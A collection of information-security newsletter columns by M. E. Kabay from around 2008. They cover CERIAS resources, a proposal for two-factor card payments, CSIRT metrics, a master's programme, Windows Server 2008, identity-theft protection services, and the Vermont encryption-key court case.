Another valuable resource is the education page < http://www.cerias.purdue.edu/education/ > which has links to a number of useful categories such as K-12 resources < http://www.cerias.purdue.edu/education/k-12 >, Post-Secondary Education < http://www.cerias.purdue.edu/education/post_secondary_education/ > and Secure Programming Curriculum < http://www.cs.purdue.edu/homes/cs390s/ >.

The Tools & Resources page < http://www.cerias.purdue.edu/tools_and_resources/ > includes links to

* The Reports & Papers Archive < http://www.cerias.purdue.edu/tools_and_resources/bibtex_archive/ > which in turn includes links to 2175 articles or abstracts (at this writing).
* The CERIAS Hotlist < http://www.cerias.purdue.edu/tools_and_resources/hotlist/ > which has several categories of additional links such as system security, network security and so on.
* CERIAS Learning Products < http://www.cerias.purdue.edu/tools_and_resources/training_products/ > catalogs a number of security awareness videos and other tools that one can buy or download free.

The CERIAS Weblogs < http://www.cerias.purdue.edu/weblogs/ > include topical commentaries by CERIAS staff on a wide variety of interesting topics. There are usually several new ones per week and you can subscribe to an alerts service using syndication services or e-mail.

Finally, you can subscribe to a free PDF newsletter about CERIAS that provides news and announcements of upcoming events by sending an e-mail request < mailto:newsl-request@cerias.purdue.edu?subject=subscribe >.

There is more, but I'm running out of space and anyway, Spaf informs me that the Web site is undergoing a redesign over the next few months, so I'll close with a kudos to the CERIAS team!

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Two Factor Credit-card Safety for Online Transactions

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

My friend and colleague Jürgen Pabel was one of our first graduates from the Norwich University Master of Science in Information Assurance. He is an active participant in our alumni discussion group and a frequent and welcome correspondent. Here, I present his latest suggestions (entirely his with minor edits and additions):

* * *

Bank of America's SafePass program described in the January 3rd (2008) issue of this newsletter < http://www.networkworld.com/newsletters/sec/2008/1231sec2.html > prompted the following proposition.

Just a few years ago every credit-card transaction was authenticated by two factors: the actual credit card (possession) and either the correct PIN or a valid signature (knowledge / capability). The Internet broke this security scheme in that it was no longer possible to verify the possession of the actual credit card. Banks responded by adding the credit-card verification (CCV) numbers on the back of the cards, but if the card is stolen that doesn't help stop fraud either. Adding a second factor to the login process for online banking portals is a good measure to reduce the risks of unauthorized access through compromised credentials. The SafePass program introduces the customer's mobile phone as a second factor for authentication to Bank of America's online banking portal.

However, millions of credit-card users still depend solely on the secrecy of their credit card information to guard them against online credit-card fraud. A new universal second factor would be useful, even though in most cases customers are liable only up to a certain amount in case of provable fraud; someone's got to pay the bill, and it isn't the banks: it's people who pay finance charges on late credit-card payments.

The problem with incorporating a second factor in online credit-card transaction processing is the backend process. Changing the data formats would require millions of vendors to adapt the new process—so expensive that it's unlikely to be implemented. An interesting idea to overcome this massive redesign problem would be to include authenticating information for the transaction in the credit-card owner's _name_ field.

Any bank issuing credit cards would be able to extend its transaction authorizing process to either require the physical card to be present (swiped) or to require a one-time code to be included in owner's name field. These changes would not require any modifications outside of the issuing bank's infrastructure. The authenticating information might be transmitted via text-message to the customers mobile phone number - transforming the mobile phone into the second factor as in the SafePass program.

There are additional aspects to consider. First, there are going to be vendors with whom customers frequently execute online credit-card transactions and they will want to be able to save

their credit-card information in their customer profile at the vendors' Websites. It must therefore be possible for customers to mark certain vendors as trusted for transactions where the authentication information won't have to be present in the name field.

Under this scheme, compromised credit-card records would pose a much lower threat of unauthorized charges to customers because they could not be used for most transactions, as they would contain no usable authentication information. The exception would be unauthorized charges with vendors the customer has marked as trusted, but vendors could employ mechanisms to either prevent or to detect such fraud such as blocking deliveries to unauthorized addresses or by requiring confirmation from the authorized e-mail accounts and thus give customers reason to declare them as trusted with their bank.

A lot more nitty-gritty details would need to be worked out; for example, how do customers notify their bank that they are about to conduct a transaction and thus need a new one-time code? I welcome contacts from readers interested in pursuing discussions of these ideas. Please contact me via e-mail to discuss this and other solution alternatives < jpabel@akkaya.de >.

[MK adds: I'll be happy to get a detailed proposal published.]

* * *

Jürgen Pabel, MSIA, CISSP is a consultant with Akkaya Consulting Gmbh < http://www.akkaya.de/ >. He runs an interesting technical blog < http://blog.akkaya.de/blojsom/blog/jpabel/ > that often includes security topics. He last wrote for this column in 2006.< http://www.networkworld.com/newsletters/sec/2006/0306sec2.html >

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Service Management Metrics Significant for CSIRTs

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

I subscribe to the _Network World_ e-mail newsletter service just as you do. I particularly appreciate the notifications about white papers in relevant areas that I work in for my consulting practice beyond security such as help desk management and data center operations. Today I want to discuss some recent research that bears on computer security incident response team (CSIRT) management.

Recently I was alerted to a valuable paper entitled "IT Service Management Metrics that Matter," available free in return for a brief registration process. < https://www.accelacomm.com/jlp/Em_80285764/7/80285764/ > The paper was written by Gene Kim, Co-Founder and CTO of Tripwire, Inc. < http://www.tripwire.com/ > and Co-Founder of the Information Technology Process Institute (ITPI). < http://www.itpi.org/ >

Why do some organizations manage to run their IT services efficiently and effectively? According to the research published in the ITPI's study, "Not All IT Controls Are Created Equal: Understanding the performance improvement potential of Foundational Controls," (available free by registering with the ITPI < http://www.itpi.org/home/white_papers.php >), there were 21 controls in six categories out of a total of 65 controls studied in a survey of 98 North American companies that had "the greatest correlation with the operations, security and audit performance measures. The group's research shows that the foundational controls were implemented significantly differently in top, medium and low performing IT groups.

In the "resolution controls" category, the four key controls were as follows:

- Track the percentage of incidents that are fixed on the first attempt (first fix rate).
- Use a knowledge database of known errors and problems to resolve incidents.
- Rebuild rather than repair to resolve and incident.
- Have a defined process for managing known errors.

In the Tripwire paper, Mr Kim discusses the following key measures of information technology (IT) team performance:

- Mean time to repair: the best run organizations focus on analyzing what may have changed when problems arise; poorly run groups bumble about rebooting systems without reason.
- First fix rate: good groups fix the problem on their first try in a high percentage of cases.
- Change success rate: how many changes to production systems are implemented without causing disruptions?
- Server-to-system administration ratio: "…high performing IT organizations were not only the most effective, but they were also the most efficient—those with the best Mean Time to Repair, First Fix Rate, and Change Success Rate also had the highest Server to System Administration Ratio." (p 5)

Chief Information Security Officers (CISOs) will do well to study these reports and think about how to apply the insights to security management. For example, a CSIRT can fruitfully measure how quickly the team analyzes a security incident to find an immediate correction – and also apply the analysis to finding the underlying causes of the vulnerability that has been exploited or the error(s) responsible for security violations.

Similarly, a security team will be concerned with patch implementations as well as planned changes to functionality of production systems, working closely with the programming group and the operations team.

One can predict that, just as in IT operations groups, well-trained and well run security groups will succeed in having a high ratio of servers / systems / users to security officers, thus increasing the return on investment on security equipment, personnel and training.

I think that security is so intertwined with IT that we in the security field can learn much from our colleagues in other branches of the IT field. These research reports are well worth our time and attention.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

CISSP-holders Save Time and Money in MSIA

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Readers are aware that I've been involved with the creation and direction of the Master of Science in Information Assurance program < http://www.graduate.norwich.edu/infoassurance/ > at Norwich University since its inception in 2002. I am delighted to report that the Norwich MSIA is now ready to offer holders of (ISC)^2's < https://www.isc2.org > CISSP certification < https://www.isc2.org/cgi-bin/content.cgi?category=538 > significant savings in time and money in earning our graduate degree.< http://www.msia.norwich.edu/cissp >

We are prepared to admit qualified applicants who hold the CISSP at the time of their application with waiver of the first seminar, "Foundations," in the MSIA. CISSP holders can complete their master's degree in 15 months with five online courses (four required seminars and an elective) and thus save three months and one sixth of the tuition fees. In all other respects, the 15-month, 30-credit degree is identical to the 18-month, 36-credit degree. Students study in groups of about 15; these "cohorts" mostly stay together for all but their elective course. The fifth seminar is an elective drawn from a menu of available courses. After completion of the sixth seminar, all students come to the campus of Norwich University for a one-week Residency during which the MSIA faculty organize valuable workshops.

Each 11-week seminar involves assigned commentary from faculty (often in the form of narrated PowerPoint lectures), weekly readings (required and optional), three discussion topics per week, and nine 1,000 word research papers usually involving a specific case study (normally the student's own workplace). The research papers can involve interviews and analysis of specific security issues; I like to say that "reality trumps theory" in the MSIA – we want our students to challenge the theoretical information they are reading by looking at real-world situations. Instructors will provide thoughtful, constructive feedback on each essay.

There are two short exams, each consisting of queries from imaginary executives or colleagues asking for explanations about security-management issues (or complaining about them) and requiring 500-word responses.

The final requirement is an analytical report (much like a professional consultant's report) summarizing the findings of the seminar-long research, providing an integration of the student's thinking and external sources of information, making recommendations for improvement and providing some sense of the priorities and resource requirements for the proposals. These reports are typically in the 8,000-10,000 word range.

Grading in the seminars is consistent with graduate-school standards; instructors use grading rubrics and anything that falls below an 80% (a B grade) in a weekly essay or an individual exam answer is given a zero. Our Assistant Directors monitor student performance closely to help students cope with unexpected difficulties such as sudden travel demands or family emergencies.

I've put our _MSIA Program Guidelines_ < http://www.mekabay.com/msia/msia_program_guidelines.pdf > on my Web site for anyone to

read along with some narrated lectures I created for the MSIA < http://www.mekabay.com/msia/public/index.htm > on organizational psychology, management skills, leadership, working with vendors and solving technical problems. Even if you're not looking for a Master's program, you may find those materials useful. If you are interested in the program, there's a narrated review < http://www.mekabay.com/msia/msia_today_narrated_2006-09-14.zip > from September 2006 that you may find helpful.

Finally, our admissions process involves writing an essay that answers some straightforward questions:

1. Why do you want a Master's Degree in Information Assurance? What are your learning goals? Professional development goals?
2. Why have you chosen Norwich University? Have you researched other programs?
3. Why does a Master's Degree in management of information assurance provide a more appropriate learning path for you than a degree based heavily upon technical content? Where will a management focus lead you?
4. Describe personal (and professional) strengths and weaknesses that will affect your success in the program. Provide examples of each.
5. Describe circumstances that demonstrate your ability to spend 15-20 hours each week on MSIA studies. What would your approach to academic studies look like?
6. Describe workplace issues that will affect your success. Present any opportunities and/or obstacles that may impact your learning and professional development goals.

The Admissions Committee (I'm a member) looks carefully at how the candidate responds to these questions and evaluates résumés, letters of recommendation, and transcripts. As a result of careful screening and dedicated work by our instructors and staff, we have an extraordinarily high retention rate despite the demanding curriculum and grading standards. On average, 90% of the students entering a seminar complete that seminar (some drop out and re-enroll) and 85% of our students overall complete their degrees successfully.

For more information about the special arrangements for CISSP holders in the MSIA program, please visit our special Web page. < http://msia.norwich.edu/cissp/ > Perhaps I'll see your application as it goes through the Admissions Committee!

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Crystal Ball 2008 in Montréal

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

The Computer Research Institute of Montreal (CRIM) has organized another spectacular information technology conference < http://www.crystalball.crim.ca > in my home town of Montréal on Tuesday the 26th of February 2008 and Wednesday the 27th in the Palais des Congrès< http://www.bonjourquebec.com/fileadmin/Image/autres/affaires/congres_montreal_g.jpg > (a big conference center in the heart of the city). The conference will be completely bilingual, with invited speakers addressing the 1,000+ audience in either English or French with simultaneous translation into the other official language of Canada.

The themes of the conference are available in full on the Web. < http://www.bouledecristal.crim.ca/en/programme.html > Some of the most interesting highlights for readers of this column are likely to include the following:

Exploring and Assessing Recent Trends in Information Technology

- Michael Dell of DELL Computers
- Sophie Vandebroek of Xerox
- Panel: Industrial and commercial potential of IT innovations
- Panel: IT innovation and corporate financing

I always find it stimulating to hear intelligent speakers with real-world experience discussing their views of critical factors that will be affecting our work in the coming years. Because security ought to be recognized as an integral component of strategic planning, we security folks can contribute by thinking about the security implications of what we hear and then speaking up if we realize that industry leaders are failing to take our concerns into account.

Now, my interest in the next topic is seriously warped:

Security: Governance and Service Assurance in an Open Environment

- Greg Garcia: Assistant Secretary of US Department of Homeland Security
- M. E. Kabay (that's me!): Information Security in an Open Network Environment.

In my own lecture, I will address the following topics:

- Company Web sites
- Data leakage
- Trade secrets
- Defamation
- E-mail using the name of the company: distribution and content
- Moderated and unmoderated lists
- Professional behavior
- Personal blogs
- Social networks

- Selling products and services in an acceptable manner
- Spam
- Responsibility for infringement of criminal law

In addition, on Thursday the 28th, I'll be teaching a one-day workshop in Montréal at the CRIM center; topic will be human factors in information assurance management. The workshop will also be simulcast to a center in Québec City. Topics include

- Guidelines for security policies
- Security awareness
- Employment practices and policies
- Operations security
- Applying social psychology
- Developing security policies.

You can get a sense of the content if you like: visit my "IS342 Management of Information Assurance" Web page < http://www.mekabay.com/courses/academic/norwich/is342/Lectures/index.htm > to check out the relevant PowerPoint slides.

Finally, there's an exciting information security competition for teams from colleges and universities with C$5,000 in prizes; for more details, download the PDF description < http://www.yousendit.com/transfer.php?action=download&ufid=0608D4283C358F7D > which I've uploaded for you to download until the end of February on my YouSendIt account.

I would be thrilled to meet readers at the conference. < http://www.bouledecristal.crim.ca/en/inscription/ > Please come introduce yourselves. À bientôt! ("See you soon.")

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Windows Server 2008:
The Shape of the World to Come

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

My friend and colleague Nahum Goldmann of Array Development < http://www.arraydev.com > is a keen observer whose correspondence I value. Recently he sent me an interesting commentary about new developments in the world of Windows servers and I convinced him to write it up as an article for you. The remained of today's column is entirely Nahum's with minor edits:

* * *

Last July, Microsoft announced that Windows Server 2008 (formerly known as Longhorn) would be launched on February 27, 2008 at a glitzy event in Los Angeles. As the pricing for its various packaging options has already been released (ranging from $999 to $3,999 for different configurations), Server 2008 will soon be a real product, whether it is ready or not.

In the frenzy of complex technical and security data for Server 2008 being discussed in the technical press (e.g., see http://www.networkworld.com/newsletters/edu/2007/1210ed1.html), by far the major news is decidedly non-technical. Unlike many previous versions of its predecessors, the move to this new Microsoft server is likely to trigger a radical shift in the business and social spheres far beyond the usual set of mundane issues related to IT system administration.

According to the data carefully leaked by the company itself, Server 2008 will likely exterminate 32-bit computing as we currently know it. As cited in _Information Week_ (January 21, 2007)< http://www.informationweek.com/news/showArticle.jhtml?articleID=205801265 >, Microsoft claims that more than half of new server downloads are currently a 64-bit version. Knowing how the company usually markets its strategic products, it likely means that in two or three years, Microsoft will announce that the full powers of Windows Server 2008 are indeed in the 64-bit version, killing the 32-bit server by citing irreconcilable difficulties with its memory allocation, security, authentication and other details.

It is also not that difficult to forecast that for a variety of reasons Server 2008 64-bit version will "operates best" and provides all of its advanced features working **_only_** with Vista 64-bit enabled workstations. Granted, the absolute majority of new Vista-compatible machines are unsuitable to support the full power of Vista 64-bit. But with the new security, authentication and operational enablers built into the server-workstation infrastructure, Microsoft might be able to force all corporate desktops and laptops to be 64-bit. It won't hurt that the company will make tons of money in the process, in essence selling the same stuff to everybody several times over.

On the surface, the main conclusion should be that anybody who is buying a 32-bit hardware or software today is wasting their money. Network maintenance support and online security will also be conducted differently compared to the conventional approaches; hence, many currently popular technical solutions will become unsustainable. However, the implications to the high-

tech industry (not just computing but voice and data communications as well) are likely to be profound. This shift in hardware architecture will cause major changes in business, marketing and financial survival for all leading high-tech corporate entities but especially to the ones that cater to small and medium enterprises (SMEs).

As it has done before, in announcing a new software package Microsoft might also be trying to get rid of a major enabling competitor. For Server 2008, the likely roadkill target is Citrix, which might be seen by the Redmond crowd as becoming far too big for its britches. Server 2008 includes Windows 2008 Terminal Services, which squarely targets Citrix for management of client connections, especially in small-scale network deployments favored by SMEs.

The bottom line: fasten your seat belts -- the new spiral of business competition is starting another major loop.

[MK adds: from a security standpoint – and in terms of availability in particular -- the industry experience with new Microsoft products strongly supports my long-held view that whenever possible, production shops should avoid installing new MS software until several months after it has been released. Unless you absolutely need new functionality, why subject yourself to being unwilling participants in a beta-test program? Wait for Service Pack (SP) 1; maybe even for SP2.]

* * *

Nahum Goldmann, President, ARRAY Development < http://www.ARRAYdev.com >, is a leading expert and a renowned lecturer on building and securing e-banking and ecommerce, procurement, financial and governance solutions, as well as regulatory and government policy issues.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Defending Against Identity Theft: LifeLock

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Reader Michael Ste. Marie wrote to me recently with comments about identity theft and I encouraged him to research his ideas in more depth for publication here. The rest of today's column and the next are entirely Mike's (so "I" means Mike) with minor edits from Mich:

* * *

It seems we hear about sensitive data exposure on a daily basis. Almost all incidents involve customer information such as credit card< http://www.boston.com/business/globe/articles/2007/03/29/breach_of_data_at_tjx_is_called_the_biggest_ever/ > and social security information.< http://www.tennessean.com/apps/pbcs.dll/article?AID=/20071228/NEWS03/71228080/1001/NEWS > It is easy to feel helpless after incidents like these appear on the nightly news or local paper.< http://searchfinancialsecurity.techtarget.com/news/article/0,289142,sid185_gci1294758,00.html > However, what can you do to stop this from happening to your information besides hope and pray?

After reading Dr Kabay's recent articles < http://www.networkworld.com/newsletters/sec/2008/0114sec2.html > on identity theft< http://www.networkworld.com/newsletters/sec/2008/0121sec1.html > I was inspired to do a little research about two anti-identity theft companies I have come across in the past few weeks. I am happy to report there are affordable options you can take to ensure your personal information is safe and to reduce the financial consequences even if someone does steal your information and your identity.

LifeLock < http://www.lifelock.com > is a three-year-old company that is still in the venture capital stage in its financial growth< http://www.alleyinsider.com/2008/01/credit-protector-lifelock-raises-25-million-220-million-valuation.html >. In the company's TV ads, CEO Todd Davis parades his real Social Security Number around on a billboard attached to a truck, hands out flyers and even has it posted on the front page of the Life Lock Website. He guarantees any expenses will be covered up to $1 million if your identity is stolen while you are a client of theirs.

The site itself is very organized and provides detailed explanations of the services offered. Wallet Lock< http://www.lifelock.com/lifelock-for-people > is the fifth of six functions the company offers when you sign up. This feature allows you to make one phone call to Life Lock if your wallet is ever stolen. They do the rest, contacting "each credit card, bank or document issuing company" and they "cancel your affected accounts and complete the paperwork and steps necessary to replace your lost documents*, including your credit/debit cards, driver's license, social security card, insurance cards, checkbook – even travelers checks – at no additional cost

(*Pictures, cash and other monies are excluded).”

That cost is $10 per month per person and you can include children under the age of 16 for $25 per year as long as an adult is a subscriber. The Website claims that they are the only company in the USA to provide that particular family-oriented service. < http://www.lifelock.com/lifelock-for-people/how-we-do-it/how-can-lifelock-protect-my-kids-and-family >

Like many companies in their infancy, LifeLock has stumbled. Their co-founder Robert Maynard, Jr. resigned in June 2007 after allegations about his past surfaced in the press.< http://blog.wired.com/27bstroke6/2007/06/lifelock_founde_1.html > In addition, the same article quoted above mentioned that LifeLock’s CEO had his own identity stolen when someone took out a $500 loan in Ft. Worth using Mr Davis’ much-flaunted SSN. Reason? The check cashing organization failed to perform a credit check (thus making it impossible for LifeLock to prevent the theft).

I think the company and its services are worth looking into.

More next time, I’ll continue with a discussion of another service, Identity Guard.

[Neither Mike Ste. Marie nor Mich Kabay have any financial interests whatever in the companies mentioned in these articles, nor do we have personal experience of their services. These reviews are not to be construed as endorsements.]

* * *

Michael Ste. Marie is an Information Security Analyst in Boston. He graduated from the MSIA program at Norwich University in June 2007 and couldn’t resist getting another paper written after all those dozens of papers he had to write in the program! You can write to him any time.< mailto:mstemarie@excite.com >

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Defending Against Identity Theft: Identity Guard

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Reader Michael Ste. Marie wrote to me recently with comments about identity theft and I encouraged him to research his ideas in more depth for publication here. The previous column and the rest of today's column are entirely Mike's with minor edits from Mich:

* * *

In the first part of my review, I looked at the services offered by LifeLock < http://www.lifelock.com >. Today I'll review Identity Guard< http://www.identityguard.com/ >.

Identity Guard is a child company of Intersections Inc, which **"**is the primary identity theft service provider to major banks and financial institutions, serving over 7 million customers worldwide with advanced technology and personalized customer service."< http://www.identityguard.com/AboutUs.aspx >

Identity Guard has four levels of protection available through monthly or yearly installments. Each level offers increased services.< http://www.identityguard.com/id-theft-solutions/IDGSolutions.aspx >

The first level is called "good start" and it monitors the credit bureaus; the fourth level monitors that as well as the Internet, your credit scores, credit reports and public records. Each service listed in the four levels can be purchased separately with a monthly fee but it appears to be cheaper if you purchase them all as a package. Levels two through four also provide quarterly updates on credit report and scores. I have seen such quarterly reports only with this company.

The site offers a three-question survey that results in a quick estimation of your risk of identity theft. Some of the items made me realize how much personal information may be floating on the internet, out of our control. Topics in the questionnaire include online shopping, retail shopping, preapprovals for credit cards and lines of equity, frequent travel for business or pleasure and posting résumés online. Once the survey is complete, the Website suggests a level of protection that would likely be appropriate as well as the overall risk of identity theft based on the inputs.

At the time of this writing, subscription costs start at $4.99 per month or $49 per year and go up to $16.99 a month or $169.95 per year.

The only weak point I could find was the extent of financial recovery protection. Even at the highest level, the company provides identity theft insurance of no more than $20,000 and there is a $250 deductable. The description says the insurance is "for certain expenses related to recovering from an identity theft event" but I could not find the details online.

Overall, both companies have pros and cons that need to be weighed before making a decision to

sign up. However, I think what they are doing is encouraging. I believe we will see more companies try to help consumers (and make a profit) through this kind of prevention and insurance in the coming years. Again, worth a look.

[Neither Mike Ste. Marie nor Mich Kabay have any financial interests whatever in the companies mentioned in these articles, nor do we have personal experience of their services. These reviews are not to be construed as endorsements.]

* * *

Michael Ste. Marie is an Information Security Analyst working in Boston He graduated from the MSIA program at Norwich University in June 2007 and couldn't resist getting another paper written after all those dozens of papers he had to write in the program! You can write to him any time.< mailto:mstemarie@excite.com >

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Identity Theft and Banks

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Austrian Journalist Erich Möchel asked me why there might be a higher rate of identity theft in the USA than in Austria. He published a German article < http://futurezone.orf.at/it/stories/255874/ > about identity theft in which he quoted extensively from my responses (in translation) but, never wanting to waste any writing, I am using an edited version of my original comments (with a few additions) here for readers of English.

* * *

One of the problems any society faces is the use of universal identifiers. In the USA, in contravention of the original legal restrictions on its use, the Social Security Number is increasingly being used throughout society as an identifier. In Europe and many other parts of the world, a government-issued identity number is commonplace. These uniform identifiers, if inadequately controlled, allow data aggregation: the use of disparate collections of data (e.g., bank records + air travel records + library usage records + credit-card records +....) to create an increasingly detailed profile of everything a person does, whether viewed as private or not by the individual. The United States is still behind Europe in its privacy regulations.

Another issue that lies at the root of the rise in identity theft involving credit-card fraud is the system of fraud-recovery in the US banking system.

Yes, a person who has been defrauded does have limits (typically $50 in total) on liability for someone else's fraudulent use of their account – but who bears the cost of the fraud? Is it the banks? No – it's card holders who don't pay their accounts on time. Interest rates for credit cards are 2 to 3 times the rates for secured loans. The enormous difference pays for the fraud. But shifting the costs onto users deflects responsibility away from the card suppliers; instead of investing in better identification and authentication schemes for cards, they have shied away from anything that would reduce credit-card use. Some European banks (e.g., the Bank of Scotland) have pictures on the credit cards they issue; very few (e.g., CitiBank) in the US do the same. Smart cards would make forging much more difficult – but they are not in use. Stopping the practice of sending unsolicited, pre-approved application forms to millions of residents would deprive thieves of the opportunity to steal the forms from mailboxes. The stolen forms are then filled in and sent in with a different address from the original but the same name and identifying data as the original recipient's. The victim gets the bills and the thief gets the goods. If banks bore a greater percentage of the costs of fraud, they would invest in better security.

In addition, the lackadaisical manner in which store personnel apply their own rules about checking identity of credit-card holders facilitates fraud. I sometimes have to insist on having a clerk at least _look_ at my signature on the credit card to compare it with the signature on the bill. I've sometimes signed a credit-card receipt "Mickey Mouse" to see what would happen; nothing happened. The public at large is undereducated; many card holders are actually _offended_ when someone checks their identity! Amazing!

We might be able to improve security over a couple of generations by introducing better security

awareness in schools, but it will be a long haul.

In my next column, I'll introduce some follow-up comments by colleague Don Holden, CISSP-ISSMP about securing library records.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Process Over Presumption:
The Vermont Encryption Key Decision

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

On December 17, 2006, Canadian citizen and legal US resident Sebastian Boucher crossed the US border into Vermont at Derby Line. A US Immigration and Customs Enforcement agent inspected the 30-year-old man's computer and reportedly found pornography and – significantly for this case – child pornography on the Z: drive. The laptop was seized as evidence and Sebastian Boucher was charged with transporting child pornography across interstate borders. Two days later, when agents tried to access the Z: drive, they found that it was encrypted using PGP.

In the course of 2007, a grand jury issued a subpoena ordering the accused to divulge his PGP encryption key; that subpoena was overruled on November 20, 2007 by U.S. Magistrate Judge Jerome J. Niedermeier. The case has created a wave of impassioned debate in the blogosphere, much of it consisting of abuse hurled at the defendant and contempt heaped upon the judge for letting a child pornographer go unpunished; a typical example of that kind of commentary, complete with original spelling, grammar and punctuation, is "What are they thinking? This is our children. We should do everything to put children pornographers behind bars, along with the pedophiles!!!! They have the laptop already, they have the evidence. This Judge needs to wake up and do the job he was hired to do. 'My own opinion may the should check on all the people that agree with this decision!'"< http://www.news.com/5208-13578_3-0.html?forumID=1&threadID=33676&messageID=350202&start=0 >

More reasoned analysis can be found in Declan McCullagh's review from December 14, 2007 < http://www.news.com/8301-13578_3-9834495-38.html > and in an excellent interview with a number of legal scholars by John Curran of Associated Press from February 7, 2008 < http://www.boston.com/news/local/vermont/articles/2008/02/07/encrypted_laptop_poses_dilemma_in_vt_child_porn_case?mode=PF > and I will not repeat their work here.

There are some implications of this decision if it is borne out on appeal. First, for corporate security managers, teach all employees what security specialists have been repeating for years: don't carry sensitive materials across borders and don't think that encryption will protect your laptop against seizure by border police. We have long known that many countries regard encryption on laptops with suspicion; in France, for example, "…the government has access to private encryption keys, import and export of encryption software are restricted, and strict sanctions are imposed for using cryptographic techniques to commit a crime."< http://www.privacyinternational.org/article.shtml?cmd%5B347%5D=x-347-559537 >

Here are my recommendations for anyone crossing an international border with a laptop computer:

1) Do not carry anything on the computer that you would regret being known to the officials from either side of that border.
2) Be prepared to divulge your decryption key(s) on demand; otherwise be prepared to have your computer seized.

3) Because of the risk of seizure, you must absolutely back up all operational data that you carry on your portable computer before you leave.
4) Make two backups before you leave so that data corruption of portions of either one may be compensated for using the other copy.

Another thought prompted by this interesting development over Fifth Amendment rights is the easy carryover of loathing for a crime and its perpetrators (child pornography and pornographers) into hostility for due process. The person quoted above who was foaming at the keyboard and implying that anyone who supports due process must be a pornographer illustrates a logical error that underlies extreme political discourse: if you disagree with our policies you must support criminals / perverts / our enemies / terrorists. We must steadfastly resist these forces of illogic and refocus the discussion on the arguments at hand. The rants and the _ad hominem_ attacks are dangerous distractions that we can challenge by dragging them into the light of reason.

Finally, I am struck by how poorly some of us in the United States grasp the importance of due process in protecting us from abuse of power. Our revulsion at child pornography and our fear of terrorism make it easy to forget that, unlike the situation in many dictatorships around the world, accusations are not normally permitted to be _ipso facto_ proof of guilt. We insist on fair and open judicial process precisely so that we shall not subject ourselves to rule by the powerful and conviction by emotion. I hope that these principles will return to our country and that we will see habeas corpus restored, secret trials condemned and torture repudiated.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Security Roles Made Brilliantly Clear

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Isn't it a chore writing security policies? Aren't they just the most persnickety part of our job communicating security requirements to users? Whenever I teach human factors in information assurance, I emphasize the value of Charles Cresson Wood's famous _Information Security Policies Made Easy_ (ISPME) to policy writers. I mentioned his work in one of my earliest columns for Networks World < http://www.networkworld.com/newsletters/sec/2000/0717sec2.html > back in 2000 and again in a column in 2001. < http://www.networkworld.com/newsletters/sec/2001/00772793.html > Charles Cresson Wood, CISSP, CISA, CISM is a distinguished contributor to our field; in addition to extensive consulting in a wide range of industries, publication of hundreds of professional articles and five books, and service as a professional editor, he has also contributed expert commentary to the public news media.< http://informationshield.com/aboutccw.htm >

